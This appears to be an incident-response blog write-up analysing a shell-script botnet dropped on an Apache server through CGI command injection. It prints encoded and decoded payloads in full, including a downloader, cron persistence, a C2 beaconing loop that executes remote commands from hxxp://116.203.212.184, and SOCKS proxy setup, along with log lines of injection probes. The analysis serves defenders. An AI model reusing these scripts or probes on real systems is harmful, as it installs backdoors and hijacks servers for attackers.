Qwa0tHVmphRzhnSkc5MWRDQjhJR0YzYXlBbmUzTndiR2wwS0NRd0xHRXNJaXdpS1RzZ2NISnBiblFnWVZzeFhYMG5LUXBpWVhObFBTUW9aV05vYnlBa2IzVjBJSHdnWVhkcklDZDdjM0JzYVhRb0pEQXNZU3dpTENJcE95QndjbWx1ZENCaFd6SmRmU2NwQ21sbUlGc2dJaVJsYm1GaWJHVWlJQzFsY1NBaU1TSWdYVHNnZEdobGJnb0pjbTBnTFhKbUlDNXRhVzVwWTI5dVpHRXVjMmdnTG1Gd2FTQXVhWEJwWkNBdWMzQnBaQ0F1WTNKdmJpNXphQ0F1YzNKakxuTm9PeUFrUTFWU1RDQXRjeUJvZEhSd09pOHZKRVJQVFM4eE1ERXdMMkkyTkM1d2FIQWdMW
    [Sun Nov 14 03:12:39.238012 2021]  FVnWTJ4cFpXNTBPaVZBTVRJekxUUTFOa0FsSUMwdFpHRjBZUzExY214bGJtTnZaR1VnSW5NOUpHSmhjMlVpSUMxdklDNXpjbU11YzJnZ01qNGdMMlJsZGk5dWRXeHNJQ1ltSUdOb2JXOWtJQ3Q0SUM1emNtTXVjMmdnUGlBdlpHVjJMMjUxYkd3Z01qNG1NUW9KYzJnZ0xuTnlZeTV6YUNBK0lDOWtaWFl2Ym5Wc2JDQXlQaVl4SUNZS1pta0tjbTBnTFhKbUlDNXBibk4wWVd4c0NnPT0nIC1vIC5pbnN0YWxsOyBjaG1vZCAreCAuaW5zdGFsbDsgc2ggLmluc3RhbGwgPiAvZGV2L251bGwgMj4mMSAmIAoJCWVjaG8gJ0RvbmUnCgllbHNlCgkJZWNobyAnQWxyZWFkeSBpbnN0YWxsLiBTdGFydGVkJzsgY2QgLmxvZy8xMDEwNjgvLnNwb29sbG9nICYmIHNoIC5jcm9uLnNoID4gL2Rldi9udWxsIDI+JjEgJiAKCWZpCmVsc2UgCgllY2hvICdBbHJlYWR5IGluc3RhbGwgUnVubmluZycKZmkK' | sh 2>&1

    After an initial check to see if the web server is vulnerable, the next three requests attempt to launch encoded scripts by bouncing the decoding off the URL hxxp://116.203.212.184/1010/b64.php. The hard-coded IP in the URL is owned by the same hosting provider as the IP of the original request. Also note the possibly unique client ID “client:%@123-456@%” in the requests.

    Decoding the first request, we get back a simple script that checks to see if a process named “.src.sh” is already running:

    if [ ! "$(ps aux | grep -v grep | grep '.src.sh')" ]; then
            printf %b "no process\n"
    else
            printf %b "running\n"
    fi

    Then there are web requests at 01:25 and 03:12 with much larger encoded blobs. Decoding both blobs, we find essentially the same script with minor modifications. Here’s the script from the 01:25 web request, which I’ve decoded and reformatted for easier reading:

    PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin;
    
    ipath='null';
    for line in $(find /var/log -type d 2> /dev/null); do
        if [ -w $line ]; then
            ipath=$line;
            break;
        fi;
    done;
    
    if [ "$ipath" = "null" ]; then
        ipath=$(cat /etc/passwd | grep "^$(whoami)" | cut -d: -f6);
        for line in $(find $ipath -type d 2> /dev/null); do
            if [ -w $line ]; then
                ipath=$line;
                break;
            fi;
        done;
    
        if [ ! -w $ipath ]; then
            ipath='/var/tmp';
            if [ ! -w $ipath ]; then
                ipath='/tmp';
            fi;
        fi;
    fi;
    
    if [ ! "$(ps aux | grep -v grep | grep '.src.sh')" ]; then
        cd $ipath &&
        if [ ! -d ".log/101068" ]; then
            i=101000;
            while [ $i -ne 101100 ]; do
                i=$(($i+1));
                mkdir -p .log/$i/.spoollog;
            done &&
            cd .log/101068/.spoollog &&
            echo 'apache' > .pinfo &&
            CURL="curl";
            DOM="rr.blueheaven.live";
            out=$(curl -s --connect-timeout 3 http://rr.blueheaven.live/1010/online.php -u client:%@123-456@% 2> /dev/null);
            enable=$(echo $out | awk '{split($0,a,","); print a[1]}');
            online=$(echo $out | awk '{split($0,a,","); print a[2]}');
            if [ ! "$enable" -eq "1" -a ! "$online" -eq "1" ]; then
                ifaces="";
                if [ "$(command -v ip 2> /dev/null)" ]; then
                    ifaces=$(ip -4 -o a | cut -d ' ' -f 2,7 | cut -d '/' -f 1 | awk -F' ' '{print $1}' | tr '\n' ' ');
                else if [ "$(command -v ifconfig 2> /dev/null)" ]; then
                    ifaces=$(ifconfig -a | grep flags | awk '{split($0,a,":"); print a[1]}' | tr '\n' ' ');
                fi;
            fi;
    
            for eth in $ifaces; do
                out=$(curl -s --interface $eth --connect-timeout 3 http://116.203.212.184/1010/online.php -u client:%@123-456@% 2> /dev/null);
                enable=$(echo $out | awk '{split($0,a,","); print a[1]}');
                online=$(echo $out | awk '{split($0,a,","); print a[2]}');
                if [ "$enable" == "1" -a "$online" -eq "1" ]; then
                    echo "$eth" > .interface;
                    break;
                fi;
            done;
        fi;
    
        if [ -f ".interface" ]; then
            CURL="curl --interface "$(cat .interface 2> /dev/null);
            DOM="116.203.212.184";
        fi;
        $CURL -s http://$DOM/1010/b64.php -u client:%@123-456@% --data-urlencode 's=UEFUSD0vc2JpbjovYmluOi91c3Ivc2JpbjovdXNyL2JpbjovdXNyL2xvY2FsL2JpbgpDVVJMPSJjdXJsIgpET009InJyLmJsdWVoZWF2ZW4ubGl2ZSIKCnBraWxsIC05IC1mICIuc3JjLnNoIgpwa2lsbCAtOSAtZiAicHByb3h5IgpvdXQ9JChjdXJsIC1zIC0tY29ubmVjdC10aW1lb3V0IDUgaHR0cDovL3JyLmJsdWVoZWF2ZW4ubGl2ZS8xMDEwL29ubGluZS5waHAgLXUgY2xpZW50OiVAMTIzLTQ1NkAlIDI+IC9kZXYvbnVsbCkKZW5hYmxlPSQoZWNobyAkb3V0IHwgYXdrICd7c3BsaXQoJDAsYSwiLCIpOyBwcmludCBhWzFdfScpCm9ubGluZT0kKGVjaG8gJG91dCB8IGF3ayAne3NwbGl0KCQwLGEsIiwiKTsgcHJpbnQgYVsyXX0nKQppZiBbICEgIiRlbmFibGUiIC1lcSAiMSIgLWEgISAiJG9ubGluZSIgLWVxICIxIiBdOyB0aGVuCglpZmFjZXM9IiIKCWlmIFsgIiQoY29tbWFuZCAtdiBpcCAyPiAvZGV2L251bGwpIiBdOyB0aGVuCgkJaWZhY2VzPSQoaXAgLTQgLW8gYSB8IGN1dCAtZCAnICcgLWYgMiw3IHwgY3V0IC1kICcvJyAtZiAxIHwgYXdrIC1GJyAnICd7cHJpbnQgJDF9JyB8IHRyICdcbicgJyAnKQoJZWxzZQoJCWlmIFsgIiQoY29tbWFuZCAtdiBpZmNvbmZpZyAyPiAvZGV2L251bGwpIiBdOyB0aGVuCgkJCWlmYWNlcz0kKGlmY29uZmlnIC1hIHwgZ3JlcCBmbGFncyB8IGF3ayAne3NwbGl0KCQwLGEsIjoiKTsgcHJpbnQgYVsxXX0nIHwgdHIgJ1xuJyAnICcpCgkJZmkKCWZpCglmb3IgZXRoIGluICRpZmFjZXM7IGRvCgkJb3V0PSQoY3VybCAtcyAtLWludGVyZmFjZSAkZXRoIC0tY29ubmVjdC10aW1lb3V0IDUgaHR0cDovLzExNi4yMDMuMjEyLjE4NC8xMDEwL29ubGluZS5waHAgLXUgY2xpZW50OiVAMTIzLTQ1NkAlIDI+IC9kZXYvbnVsbCkKCQllbmFibGU9JChlY2hvICRvdXQgfCBhd2sgJ3tzcGxpdCgkMCxhLCIsIik7IHByaW50IGFbMV19JykKCQlvbmxpbmU9JChlY2hvICRvdXQgfCBhd2sgJ3tzcGxpdCgkMCxhLCIsIik7IHByaW50IGFbMl19JykKCQlpZiBbICIkZW5hYmxlIiA9PSAiMSIgLWEgIiRvbmxpbmUiID09ICIxIiBdOyB0aGVuCgkJCWVjaG8gIiRldGgiID4gLmludGVyZmFjZQoJCQlicmVhawoJCWZpCglkb25lCmZpCgppZiBbIC1mICIuaW50ZXJmYWNlIiBdOyB0aGVuCglDVVJMPSJjdXJsIC0taW50ZXJmYWNlICIkKGNhdCAuaW50ZXJmYWNlIDI+IC9kZXYvbnVsbCkKCURPTT0iMTE2LjIwMy4yMTIuMTg0IgpmaQoKb3V0PSQoJENVUkwgLXMgaHR0cDovLyRET00vMTAxMC9zcmMucGhwIC11IGNsaWVudDolQDEyMy00NTZAJSAyPiAvZGV2L251bGwpCmVuYWJsZT0kKGVjaG8gJG91dCB8IGF3ayAne3NwbGl0KCQwLGEsIiwiKTsgcHJpbnQgYVsxXX0nKQpiYXNlPSQoZWNobyAkb3V0IHwgYXdrICd7c3BsaXQoJDAsYSwiLCIpOyBwcmludCBhWzJdfScpCmlmIFsgIiRlbmFibGUiIC1lcSAiMSIgXTsgdGhlbgoJcm0gLXJmIC5taW5pY29uZGEuc2ggLmFwaSAuaXBpZCAuc3BpZCAuY3Jvbi5zaCAuc3JjLnNoOyAkQ1VSTCAtcyBodHRwOi8vJERPTS8xMDEwL2I2NC5waHAgLXUgY2xpZW50OiVAMTIzLTQ1NkAlIC0tZGF0YS11cmxlbmNvZGUgInM9JGJhc2UiIC1vIC5zcmMuc2ggMj4gL2Rldi9udWxsICYmIGNobW9kICt4IC5zcmMuc2ggPiAvZGV2L251bGwgMj4mMQoJc2ggLnNyYy5zaCA+IC9kZXYvbnVsbCAyPiYxICYKZmkKcm0gLXJmIC5pbnN0YWxsCg==' -o .install;
        chmod +x .install;
        sh .install > /dev/null 2>&1 & echo 'Done';
    else
        echo 'Already install. Started';
        cd .log/101068/.spoollog && sh .cron.sh > /dev/null 2>&1 &
    fi;
    else
        echo 'Already install Running';
    fi

    I’m not going to go through this script in detail, nor critique the shell programming. The first part of the script goes about setting up an installation directory for the exploit, and you can see references to the “.log/101068/.spoollog” directory we found the exploit running from. The script attempts to check internet access via the URLs hxxp://rr.blueheaven.live/1010/online.php and hxxp://116.203.212.184/1010/online.php. At the time of this writing rr.blueheaven.live resolves to the hard-coded IP 116.203.212.184 in the second URL. The script then users hxxp://116.203.212.184/1010/b64.php to decode another script and write it to disk in the exploit installation directory as “.install” and then runs the script.

    Here is the decoded, reformatted script that gets written to “.install”:

    PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin
    CURL="curl"
    DOM="rr.blueheaven.live"
    
    pkill -9 -f ".src.sh"
    pkill -9 -f "pproxy"
    out=$(curl -s --connect-timeout 5 http://rr.blueheaven.live/1010/online.php -u client:%@123-456@% 2> /dev/null)
    enable=$(echo $out | awk '{split($0,a,","); print a[1]}')
    online=$(echo $out | awk '{split($0,a,","); print a[2]}')
    if [ ! "$enable" -eq "1" -a ! "$online" -eq "1" ]; then
            ifaces=""
            if [ "$(command -v ip 2> /dev/null)" ]; then
                    ifaces=$(ip -4 -o a | cut -d ' ' -f 2,7 | cut -d '/' -f 1 | awk -F' ' '{print $1}' | tr '\n' ' ')
            else
                    if [ "$(command -v ifconfig 2> /dev/null)" ]; then
                            ifaces=$(ifconfig -a | grep flags | awk '{split($0,a,":"); print a[1]}' | tr '\n' ' ')
                    fi
            fi
            for eth in $ifaces; do
                    out=$(curl -s --interface $eth --connect-timeout 5 http://116.203.212.184/1010/online.php -u client:%@123-456@% 2> /dev/null)
                    enable=$(echo $out | awk '{split($0,a,","); print a[1]}')
                    online=$(echo $out | awk '{split($0,a,","); print a[2]}')
                    if [ "$enable" == "1" -a "$online" == "1" ]; then
                            echo "$eth" > .interface
                            break
                    fi
            done
    fi
    
    if [ -f ".interface" ]; then
            CURL="curl --interface "$(cat .interface 2> /dev/null)
            DOM="116.203.212.184"
    fi
    
    out=$($CURL -s http://$DOM/1010/src.php -u client:%@123-456@% 2> /dev/null)
    enable=$(echo $out | awk '{split($0,a,","); print a[1]}')
    base=$(echo $out | awk '{split($0,a,","); print a[2]}')
    if [ "$enable" -eq "1" ]; then
            rm -rf .miniconda.sh .api .ipid .spid .cron.sh .src.sh; $CURL -s http://$DOM/1010/b64.php -u client:%@123-456@% --data-urlencode "s=$base" -o .src.sh 2> /dev/null && chmod +x .src.sh > /dev/null 2>&1
            sh .src.sh > /dev/null 2>&1 &
    fi
    rm -rf .install

    There’s a lot of repetitious code here, but the upshot is that this “.install” script downloads an encoded script from http://116.203.212.184/1010/src.php and this becomes “.src.sh”. The “.install” script removes itself when done.

    “.src.sh” is a simple bot written in shell, reproduced below. The first part of the script tries to install a “.cron.sh” script from hxxp://116.203.212.184/1010/cron.php for persistence. The main loop sleeps for 300 second intervals and then queries hxxp://116.203.212.184/1010/cmd.php for instructions.

    PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin:$(pwd)/.api/.mnc/bin
    kpid=$(tail -n 1 .spid 2> /dev/null)
    printf %b "$(id -u)\\n$$" > .spid
    kill -kill $kpid > /dev/null 2>&1
    #echo $(ps -o ppid= $$) | xargs kill -9 > /dev/null 2>&1
    
    ICURL="curl"
    if [ ! "$(command -v curl 2> /dev/null)" ]; then
            ICURL="./.curl"
    fi
    
    CURL=$ICURL
    DOM="rr.blueheaven.live"
    if [ -f ".interface" ]; then
            CURL="$ICURL --interface "$(cat .interface 2> /dev/null)
            DOM="116.203.212.184"
    fi
    
    if [ ! -f ".cron.sh" ]; then
            out=$($CURL -s http://$DOM/1010/cron.php -u client:%@123-456@% 2> /dev/null)
            enable=$(echo $out | awk '{split($0,a,","); print a[1]}')
            base=$(echo $out | awk '{split($0,a,","); print a[2]}')
            if [ "$enable" -eq "1" ]; then
                    printf %b "$($CURL -s http://$DOM/1010/b64.php -u client:%@123-456@% --data-urlencode "s=$base" 2> /dev/null)" > .cron.sh 2> /dev/null && chmod +x .cron.sh > /dev/null 2>&1
            fi
    fi
    
    string="$(crontab -l 2> /dev/null)"
    word="0 */12 * * * cd $(pwd) && sh .cron.sh > /dev/null 2>&1 &"
    if [ ! "${string#*$word}" != "$string" ]; then
            crcount=$(printf %s $(crontab -l 2> /dev/null) | wc -m)
            if [ "$crcount" -gt "0" ]; then
                    printf %b "$(crontab -l 2> /dev/null)\\n0 */12 * * * cd $(pwd) && sh .cron.sh > /dev/null 2>&1 &\\n@reboot cd $(pwd) && sh .cron.sh > /dev/null 2>&1 &\\n" > .cron
                    cat .cron | crontab || crontab .cron
            else
                    if [ "$(id -u)" -eq "0" ]; then
                            printf %b "0 */12 * * * cd $(pwd) && sh .cron.sh > /dev/null 2>&1 &\\n@reboot cd $(pwd) && sh .cron.sh > /dev/null 2>&1 &\\n" > .cron
                            cat .cron | crontab || crontab .cron
                    else
                            printf %b "PATH=/sbin:/bin:/usr/sbin:/usr/bin\\nHOME=$(pwd)\\nMAILTO=\"\"\\n0 */12 * * * cd $(pwd) && sh .cron.sh > /dev/null 2>&1 &\\n@reboot cd $(pwd) && sh .cron.sh > /dev/null 2>&1 &\\n" > .cron
                            cat .cron | crontab || crontab .cron
                    fi
            fi
    fi
    
    psfunc()
    {
            if [ "$(command -v ps 2> /dev/null)" ]; then
                    ps x -o command -w 2> /dev/null | grep -v -a grep | grep -a "$1" 2> /dev/null
            else
                    if [ "$(command -v pgrep 2> /dev/null)" ]; then
                            pgrep -f -a -l "$1" 2> /dev/null | grep -v -a grep 2> /dev/null
                    else
                            if [ "$(cd /proc 2> /dev/null && ls | wc -l)" -gt "0" 2> /dev/null ]; then
                                    pids=$(cd /proc && ls | grep '[0-9]'); for pid in $pids; do printf %b $(cat /proc/$pid/cmdline 2> /dev/null | tr '\000' ' ' | grep -v -a grep | grep -a "$1" 2> /dev/null); done
                            else
                                    printf %b "0\n"
                            fi
                    fi
    
            fi
    }
    
    timeout=""
    if [ "$(command -v timeout 2> /dev/null)" ]; then
            timeout="timeout 15"
    fi
    
    if [ -f ".python" ]; then
            export PYTHONUSERBASE=$(cat .python 2> /dev/null)
    fi
    
    first=0
    tstmp=0
    while true
    do
            slp=300
            out=$($timeout $CURL -s --data-urlencode "icid=$(cat .cid 2> /dev/null)" --data-urlencode "vuln=$(cat .pinfo 2> /dev/null)" --data-urlencode "ips=$(cat .api/ips.txt 2> /dev/null | wc -l 2> /dev/null)" --data-urlencode "prx=$(psfunc 'python -m pproxy')" --data-urlencode "mnc=$(export HOME=$(pwd)/.api;$HOME/.mnc/bin/python -c 'print(1)' 2> /dev/null)" --data-urlencode "rm=$(($(a=$(echo $(cat /proc/meminfo 2> /dev/null) | grep MemTotal | cut -d' ' -f2); if [ "$a" -gt "0" 2> /dev/null ]; then echo $a;else echo 0;fi)/1024))" --data-urlencode "cr=$(nproc 2> /dev/null)" --data-urlencode "a=$(whoami 2> /dev/null)" --data-urlencode "o=$(cat /etc/*-release 2> /dev/null || uname -a)" -X POST http://$DOM/1010/cmd.php -u client:%@123-456@% 2> /dev/null || echo "0,0,0,0,0,0,0")
            enable=$(echo $out | awk '{split($0,a,","); print a[1]}')
            cmd=$(echo $out | awk '{split($0,a,","); print a[2]}')
            tm=$(echo $out | awk '{split($0,a,","); print a[3]}')
            pv=$(echo $out | awk '{split($0,a,","); print a[4]}')
            prx=$(echo $out | awk '{split($0,a,","); print a[5]}')
            port=$(echo $out | awk '{split($0,a,","); print a[6]}')
            pass=$(echo $out | awk '{split($0,a,","); print a[7]}')
            if [ "$pv" -gt "0" ]; then
                    printf %b "$pv\\n" > .cid
            fi
            if [ "$pv" -gt "0" -a "$first" -gt "0" ]; then
                    if [ ! -f ".api/ips.txt" -a ! -f ".exec" ]; then
                            mkdir -p .api
                            ipsr=""
                            if [ "$(export HOME=$(pwd)/.api;$HOME/.mnc/bin/python -c 'import netifaces;print(1)' 2> /dev/null)" -eq "1" ]; then
                                    ipsr=$(export HOME=$(pwd)/.api; printf %b "import netifaces\\nfor iface in netifaces.interfaces():\\n\\tiface_details = netifaces.ifaddresses(iface)\\n\\tif netifaces.AF_INET in iface_details:\\n\\t\\tfor ip in iface_details[netifaces.AF_INET]:\\n\\t\\t\\tprint(ip['addr']+'/'+ip['netmask'])" | $HOME/.mnc/bin/python | grep -v 127.0.0.1 | tr '\\n' ' ')
                            else
                                    if [ "$(command -v ip 2> /dev/null)" ]; then
                                            ipsr=$(ip addr | grep 'inet ' | awk -F' ' '{print $2}' | grep -v '127.0.0.1' | tr '\\n' ' ')
                                    else
                                            if [ "$(command -v ifconfig 2> /dev/null)" ]; then
                                                    ipsr=$( ifconfig | grep 'inet ' |  awk '{split($0,a,"inet "); print a[2]}' | awk '{split($0,a," netmask"); print a[1]"/32"}' | grep -v '127.0.0.1' | tr '\\n' ' ')
                                            fi
                                    fi
                            fi
    
                            if [ "$ipsr" != "" ]; then
                                    for range in $ipsr; do
                                            ips=$($CURL -s http://$DOM/1010/ip.php -u client:%@123-456@% --data-urlencode "r=$range" 2> /dev/null)
                                            for ip1 in $ips; do
    
                                                    out=$($ICURL -s --interface $ip1 --connect-timeout 2 --data-urlencode "cid=$pv" -X POST http://$DOM/1010/iprv.php -u client:%@123-456@% 2> /dev/null)
                                                    enproxy=$(echo $out | awk '{split($0,a,","); print a[1]}')
                                                    pip=$(echo $out | awk '{split($0,a,","); print a[2]}')
                                                    port=$(echo $out | awk '{split($0,a,","); print a[3]}')
                                                    enb=$(echo $out | awk '{split($0,a,","); print a[4]}')
                                                    wip=$(echo $out | awk '{split($0,a,","); print a[5]}')
    
                                                    if [ "$enproxy" -eq "1" -a ! "$(grep "$wip" ".api/ips.txt" 2> /dev/null)" ]; then
                                                            printf %b "$ip1,$wip\\n" >> .api/ips.txt
                                                    fi
    
                                            done
                                    done
                            else
                                    if [ "$(export HOME=$(pwd)/.api;$HOME/.mnc/bin/python -c 'print(1)' 2> /dev/null)" -eq "1" ]; then
                                            ip1=$(export HOME=$(pwd)/.api;$HOME/.mnc/bin/python -c "import socket;s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM);s.connect(('8.8.8.8', 80));print(s.getsockname()[0]);s.close()" 2> /dev/null)
                                            out=$($ICURL -s --interface $ip1 --connect-timeout 2 --data-urlencode "cid=$pv" -X POST http://$DOM/1010/iprv.php -u client:%@123-456@% 2> /dev/null)
                                            enproxy=$(echo $out | awk '{split($0,a,","); print a[1]}')
                                            pip=$(echo $out | awk '{split($0,a,","); print a[2]}')
                                            port=$(echo $out | awk '{split($0,a,","); print a[3]}')
                                            enb=$(echo $out | awk '{split($0,a,","); print a[4]}')
                                            wip=$(echo $out | awk '{split($0,a,","); print a[5]}')
    
                                            if [ "$enproxy" -eq "1" -a ! "$(grep "$wip" ".api/ips.txt" 2> /dev/null)" ]; then
                                                    printf %b "$ip1,$wip\\n" >> .api/ips.txt
                                            fi
                                    fi
                            fi
                    else
                            if [ "$(($(date +%s)-$tstmp))" -ge "300" -a "$(export HOME=$(pwd)/.api;$HOME/.mnc/bin/python -c 'print(1)' 2> /dev/null)" -eq "1" ]; then
                                    tstmp=$(date +%s)
                                    case $prx in
                                            "0")
                                                    pkill -9 -f "python -m pproxy" > /dev/null 2>&1
                                                    ;;
                                            "1")
                                                    pkill -9 -f "python -m pproxy -l socks5://" > /dev/null 2>&1
                                                    ips=$(cat .api/ips.txt | tr '\\n' ' ')
                                                    for ip in $ips; do
                                                            ip1=$(echo $ip | awk '{split($0,a,","); print a[1]}')
                                                            if [ ! "$(psfunc "$ip1" 2> /dev/null)" ]; then
    
                                                                    out=$($ICURL -s --interface $ip1 --connect-timeout 2 --data-urlencode "cid=$pv" -X POST http://$DOM/1010/iprv.php -u client:%@123-456@% 2> /dev/null)
                                                                    enproxy=$(echo $out | awk '{split($0,a,","); print a[1]}')
                                                                    pip=$(echo $out | awk '{split($0,a,","); print a[2]}')
                                                                    port=$(echo $out | awk '{split($0,a,","); print a[3]}')
                                                                    enb=$(echo $out | awk '{split($0,a,","); print a[4]}')
                                                                    wip=$(echo $out | awk '{split($0,a,","); print a[5]}')
    
                                                                    if [ "$enproxy" -eq "1" ]; then
                                                                            sh -c "cd .api/.mnc/bin && ./python -m pproxy -l socks5+in://$pip:$port/@$ip1,#pproxy:$pass > /dev/null 2>&1 &" > /dev/null 2>&1
                                                                    fi
    
                                                            fi
                                                    done
                                                    ;;
                                            "2")
                                                    pkill -9 -f "python -m pproxy -l socks5\+in://" > /dev/null 2>&1
                                                    if [ ! "$(psfunc "python -m pproxy -l socks5://:$port" 2> /dev/null)" ]; then
                                                            pkill -9 -f "python -m pproxy -l socks5://" > /dev/null 2>&1
                                                            sh -c "cd .api/.mnc/bin && ./python -m pproxy -l socks5://:$port/@in,#pproxy:$pass > /dev/null 2>&1 &" > /dev/null 2>&1
                                                    fi
                                                    ;;
                                            "3")
                                                    pkill -9 -f "python -m pproxy -l socks5://" > /dev/null 2>&1
                                                    ips=$(cat .api/ips.txt | tr '\\n' ' ')
                                                    for ip in $ips; do
                                                            ip1=$(echo $ip | awk '{split($0,a,","); print a[1]}')
    
                                                            out=$($ICURL -s --interface $ip1 --connect-timeout 2 --data-urlencode "cid=$pv" -X POST http://$DOM/1010/iprv.php -u client:%@123-456@% 2> /dev/null)
                                                            enproxy=$(echo $out | awk '{split($0,a,","); print a[1]}')
                                                            pip=$(echo $out | awk '{split($0,a,","); print a[2]}')
                                                            port=$(echo $out | awk '{split($0,a,","); print a[3]}')
                                                            enb=$(echo $out | awk '{split($0,a,","); print a[4]}')
                                                            wip=$(echo $out | awk '{split($0,a,","); print a[5]}')
    
                                                            if [ "$enproxy" -eq "1" -a "$enb" -eq "1" -a ! "$(psfunc "$ip1" 2> /dev/null)" ]; then
                                                                    sh -c "cd .api/.mnc/bin && ./python -m pproxy -l socks5+in://$pip:$port/@$ip1,#pproxy:$pass > /dev/null 2>&1 &" > /dev/null 2>&1
                                                            fi
    
                                                            if [ "$enproxy" -eq "1" -a "$enb" -eq "0" ]; then
                                                                    pkill -9 -f "/@$ip1,#pproxy:" > /dev/null 2>&1
                                                            fi
                                                    done
                                                    ;;
                                    esac
                            fi
                    fi
            fi
            if [ "$tm" -eq "1" ]; then
                    slp=1
            fi
            if [ "$enable" -eq "1" ]; then
                    ex=$(sh -c "$cmd" 2>&1)
                    $CURL -s --data-urlencode "icid=$(cat .cid 2> /dev/null)" --data-urlencode "reponse=$ex" -X POST http://$DOM/1010/post.php -u client:%@123-456@% 2> /dev/null
            fi
            if [ "$first" -eq "0" ]; then
                    first=1
                    sleep 1
            else
                    sleep $slp
            fi
    done

    Nov 27 and beyond – more shell code, less base64

    Looking at the mod_dumpio output from Nov 27 and beyond, the adversary abandons base64 encoding and just sends unobfuscated shell payloads.

    [Sat Nov 27 17:02:58.280572 2021]  A=|echo;printf vulnable
    [Sun Nov 28 16:55:25.395499 2021]  A=|echo;echo vulnable
    [Sun Nov 28 16:57:23.515598 2021]  A=|echo;a%3Dvulnable%3Becho%20%24a
    [Sun Nov 28 16:57:23.786609 2021] [cgi:error]  /bin/sh: 1: a%3Dvulnable%3Becho%20%24a: not found: /bin/sh
    [Sun Nov 28 16:57:24.018519 2021]  A=|echo;a%3Dvulnable%3Becho%20%24a
    [Sun Nov 28 16:57:24.410051 2021] [cgi:error]  /bin/bash: line 1: a%3Dvulnable%3Becho%20%24a: command not found: /bin/bash
    [Sun Nov 28 16:58:21.167696 2021]  A=%7Cecho%3Becho%20vulnable
    [Sun Nov 28 16:58:21.208503 2021] [cgi:error] [pid 2632:tid 139978638071552] [client 116.202.187.77:34884] End of script output before headers: sh
    [Sun Nov 28 16:58:21.467744 2021]  A=%7Cecho%3Becho%20vulnable
    [Sun Nov 28 16:58:21.578078 2021] [cgi:error] [pid 2632:tid 139978780681984] [client 116.202.187.77:34914] End of script output before headers: bash
    [Sun Nov 28 16:59:14.868614 2021]  A=%257Cecho%253Becho%2520vulnable
    [Sun Nov 28 16:59:14.899091 2021] [cgi:error] [pid 2632:tid 139978646464256] [client 116.202.187.77:35060] End of script output before headers: sh
    [Sun Nov 28 16:59:15.119808 2021]  A=%257Cecho%253Becho%2520vulnable
    [Sun Nov 28 16:59:15.180240 2021] [cgi:error] [pid 2539:tid 139978327705344] [client 116.202.187.77:35080] End of script output before headers: bash
    [Sun Nov 28 17:00:50.203622 2021]  A=|echo;echo vulnable
    [Sun Nov 28 17:01:46.202310 2021]  A=%7Cecho%3Becho+vulnable
    [Sun Nov 28 17:01:46.243062 2021] [cgi:error] [pid 2632:tid 139978503853824] [client 116.202.187.77:35302] End of script output before headers: sh
    [Sun Nov 28 17:01:46.514360 2021]  A=%7Cecho%3Becho+vulnable
    [Sun Nov 28 17:01:46.584288 2021] [cgi:error] [pid 2539:tid 139978461923072] [client 116.202.187.77:35330] End of script output before headers: bash
    [Sun Nov 28 17:02:38.990088 2021]  A=%7Cecho%253Becho%2520vulnable
    [Sun Nov 28 17:02:39.030402 2021] [cgi:error] [pid 1693:tid 139978914899712] [client 116.202.187.77:35484] End of script output before headers: sh
    [Sun Nov 28 17:02:39.281646 2021]  A=%7Cecho%253Becho%2520vulnable
    [Sun Nov 28 17:02:39.362302 2021] [cgi:error] [pid 2632:tid 139978545817344] [client 116.202.187.77:35502] End of script output before headers: bash
    [Sun Nov 28 17:03:13.639471 2021]  A%253D%257Cecho%253Becho%2520vulnable
    [Sun Nov 28 17:03:13.699553 2021] [cgi:error]  /bin/sh: 1: : /bin/sh
    [Sun Nov 28 17:03:13.699763 2021] [cgi:error]  A%253D%257Cecho%253Becho%2520vulnable: not found: /bin/sh
    [Sun Nov 28 17:03:13.699802 2021] [cgi:error]  : /bin/sh
    [Sun Nov 28 17:03:13.700009 2021] [cgi:error] [pid 2539:tid 139978478708480] [client 116.202.187.77:35642] End of script output before headers: sh
    [Sun Nov 28 17:03:13.946964 2021]  A%253D%257Cecho%253Becho%2520vulnable
    [Sun Nov 28 17:03:14.044809 2021] [cgi:error]  /bin/bash: line 1: A%253D%257Cecho%253Becho%2520vulnable: command not found: /bin/bash
    [Sun Nov 28 17:03:14.064043 2021] [cgi:error] [pid 2632:tid 139978688427776] [client 116.202.187.77:35664] End of script output before headers: bash
    [Sun Nov 28 17:03:42.715779 2021]  A=%257Cecho%253Becho%2520vulnable
    [Sun Nov 28 17:03:42.715930 2021] [cgi:error] [pid 2539:tid 139978310919936] [client 116.202.187.77:35814] End of script output before headers: sh
    [Sun Nov 28 17:03:42.967866 2021]  A=%257Cecho%253Becho%2520vulnable
    [Sun Nov 28 17:03:43.048351 2021] [cgi:error] [pid 2632:tid 139978512246528] [client 116.202.187.77:35832] End of script output before headers: bash
    [Sun Nov 28 17:04:04.539353 2021]  A=%7Cecho%3Becho%20vulnable
    [Sun Nov 28 17:04:04.559961 2021] [cgi:error] [pid 2632:tid 139978537424640] [client 116.202.187.77:35978] End of script output before headers: sh
    [Sun Nov 28 17:04:04.951514 2021]  A=%7Cecho%3Becho%20vulnable
    [Sun Nov 28 17:04:05.213226 2021] [cgi:error] [pid 2632:tid 139978680035072] [client 116.202.187.77:36004] End of script output before headers: bash
    [Sun Nov 28 17:09:32.521939 2021]  A=|echo;a=1;if [ "$(echo $a 2>&1)" -gt "0" ]; then echo vulnable; fi
    [Sun Nov 28 17:32:12.024183 2021]  A=|echo;echo done
    [Sun Nov 28 17:32:12.307559 2021]  A=|echo;echo done
    [Sun Nov 28 17:32:48.782254 2021]  A=|echo;echo vulnable
    [Sun Nov 28 17:39:57.475699 2021]  A=|echo;echo vulnable
    [Sun Nov 28 17:40:38.123955 2021]  A=|echo;echo done;echo vulnable
    [Sun Nov 28 17:42:19.620086 2021]  A=|echo;a=1;if [ "$(echo $a 2>&1)" -gt "0" ]; then echo done; fi;echo vulnable
    [Sun Nov 28 17:44:07.177445 2021]  A=|echo;psfunc() { a=1;if [ "$(echo $a 2>&1)" -gt "0" ]; then echo 'psfunc'; fi; }; psfunc ;echo vulnable
    [Sun Nov 28 17:44:49.689632 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; psfunc() { a=1;if [ "$(echo $a 2>&1)" -gt "0" ]; then echo 'psfunc'; fi; }; psfunc;echo vulnable
